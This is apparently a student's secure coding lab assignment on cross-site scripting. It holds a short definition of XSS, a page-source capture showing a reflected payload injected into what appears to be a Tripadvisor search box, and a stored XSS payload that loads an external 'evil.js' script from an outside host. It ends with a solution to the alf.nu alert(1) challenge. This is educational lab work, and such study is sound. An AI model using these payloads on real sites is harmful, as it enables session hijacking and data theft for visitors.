

SECURE CODING LAB ASSIGNMENT 5


Mohammad Abraar
19BCN7024



1.)How secure coding related to XSS?

Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today. Cross-site scripting occurs when browsers interpret attacker controller data as code, therefore an understanding of how browsers distinguish between data and code is required in order to develop your application securely.

2.)Rxxs on demo website




```
3439      </div>
3440    </div>
3441  </div>
3442
3443  </div></div></div></div></div><div class="page"><div class="delineation"><div class="header-widgets"><!-- PLACEMENT
srp_dual_search --><div id="taplc_srp_dual_search_0" class="ppr_rup ppr_priv_srp_dual_search"
data-placement-name="srp_dual_search"><div class="dual_search_container ui_columns is-mobile is-gapless"><div
id="DUAL_SEARCH_LOADER_CONTAINER" class="dual_search_loader_container"><div class="dual_search_loader_overlay"></div><div
class="dual_search_loader_visual"><div class="ui_spinner"></div></div></div><div class="typeahead_wrapper ui_column is-12"
id="TYPEAHEAD_INPUTS"><div class="search_overlay_content ui_columns is-multiline is-gapless"
id="SEARCH_OVERLAY_CONTENT" data-div-classes="ppr_rup
ppr_priv_srp_dual_search" data-load-init="handlers.showSearchOverlay" data-load-css="src/build/styleguide/ui_overlays/
modal" data-element="".hidden"><div class="no_cpu ui_column is-12"><form class="search_form ui_columns is-multiline is-gapless"
method="get" action="/Search" onsubmit="return placementEvcall('taplc_srp_dual_search_0', 'handlers.submitForm', event, this);"
id="global_nav_search_form"><div class="ui_column is-10"><div class="search_line ui_columns is-multiline"><div
id="MAIN_SEARCH_CONTAINER" class="mainSearchContainer ui_column is-7"><div class="input_box"><span class="typeahead_icon
what_neighbor ui_icon search"></span><div class="what_with_highlight"><input id="mainSearch" type="search" class="text "
autocomplete="off" onblur="placementEvcall('taplc_srp_dual_search_0', 'handlers.whatFocused', event, this)"
onfocus="placementEvcall('taplc_srp_dual_search_0', 'handlers.whatFocused', event, this)" onkeydown="if (ta && (event.keyCode ||
event.which) === 13){ta.setEvcallback('SRP_Search', 'Action','Search | enter | EnterKey', 0, '/Search');}"
onkeyup="placementEvcall('taplc_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" autocorrect="off"
spellcheck="false" :value="reflectedxss">king src=x onerror=alert(1)> placeholder="Search Tripadvisor"/><span id="CLEAR_WHAT"
class="clear-text ui_icon times-circle-fill hidden"></span><span class="input_highlight"></span></div></div></div><div
id="GEO_SCOPE_CONTAINER" class="geoScopeContainer ui_column is-5"><div class="input_box"><span class="typeahead_icon
where_neighbor ui_icon map-pin-fill"></span><div class="where_with_highlight"><input id="GEO_SCOPED_SEARCH_INPUT" type="text"
class="text geoScopeInput " onblur="placementEvcall('taplc_srp_dual_search_0', 'handlers.whereFocused', event, this)"
onfocus="placementEvcall('taplc_srp_dual_search_0', 'handlers.whereFocused', event, this)"
onkeyup="placementEvcall('taplc_srp_dual_search_0', 'handlers.searchInputKeyUp', event, this)" value="Worldwide"
autocorrect="off" spellcheck="false" placeholder="Enter a destination"></span><span id="CLEAR_WHERE" class="clear-text ui_icon
times-circle-fill hidden"></span><span class="input_highlight"></span></div><span class="hidden geoExample">Enter a
destination</span><span class="where_neighbor without_dropdown ui_icon caret-down"></span></div></div></div></div><div><div
class="ui_column is-2 search_line_block"><button id="SEARCH_BUTTON" class="search_button" type="submit" onclick="if (ta &&
event.clientY) { document.getElementById('global_nav_search_form').elements['pid'].value=3825; }ta &&
```







3.)Stored xss on demo website

Payload used:<img src=1 onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/evil.js';document.body.appendChild(s);"



4.)DOM xss on demo website



5.)Solution of alf.nu/alert1

The screenshot shows the challenge page for `alf.nu/alert1`. The title is "alert(1) to win". The challenge description states: "The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`."

The code editor contains the following JavaScript function:

```
function escape(s) {  
  return '<script>console.log(""+s+"");</script>';  
}
```

The input field contains the solution: `"").alert(1);//`.

The output field shows the generated HTML: `<script>console.log("");alert(1);//");</script>`.

Below the output, there is a "Rate this level: *****" section and a list of users who solved the challenge:

User	Browser
toto	Firefox/85
3	Chrome/88
DJ	Chrome/88
sanatani	Firefox/86
rootbabu	Chrome/87
yangzikang	Chrome/70
samovitch	Chrome/87
kepler24680	Chrome/85